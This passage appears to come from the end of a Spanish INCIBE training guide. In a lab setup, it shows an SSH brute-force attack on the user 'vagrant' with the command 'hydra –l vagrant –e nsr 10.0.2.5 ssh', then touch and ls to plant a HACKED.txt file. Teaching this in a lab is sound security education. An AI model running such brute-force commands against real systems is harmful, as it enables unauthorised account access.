


Ilustración 24: Usuario «vagrant» a través de la ejecución del comando «hydra –l vagrant –e nsr 10.0.2.5 ssh».

4 ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

- Finalmente, con este usuario el ataque de fuerza bruta ha tenido éxito. ¡Has podido acceder con dicho usuario!
- Ahora podrías realizar las acciones maliciosas, para este ejemplo vamos a crear un archivo denominado «HACKED.txt» en el directorio «*Home*» del usuario «vagrant». Para ello, ejecuta el comando «**touch HACKED.txt**», en el que:
  - **touch**: permite crear ficheros.
  - **HACKED.txt**: es el nombre del fichero junto con su extensión.

4 ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

- Si, después, ejecutas el comando «**ls**», verás el archivo que acabas de crear en el directorio «*Home*» del usuario «vagrant» después de haber realizado un ataque de fuerza bruta sobre dicho usuario.




Ilustración 25: Ejecución del comando «ls». Creación del archivo en el directorio «*Home*» del usuario «vagrant».

¡GRACIAS!

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

017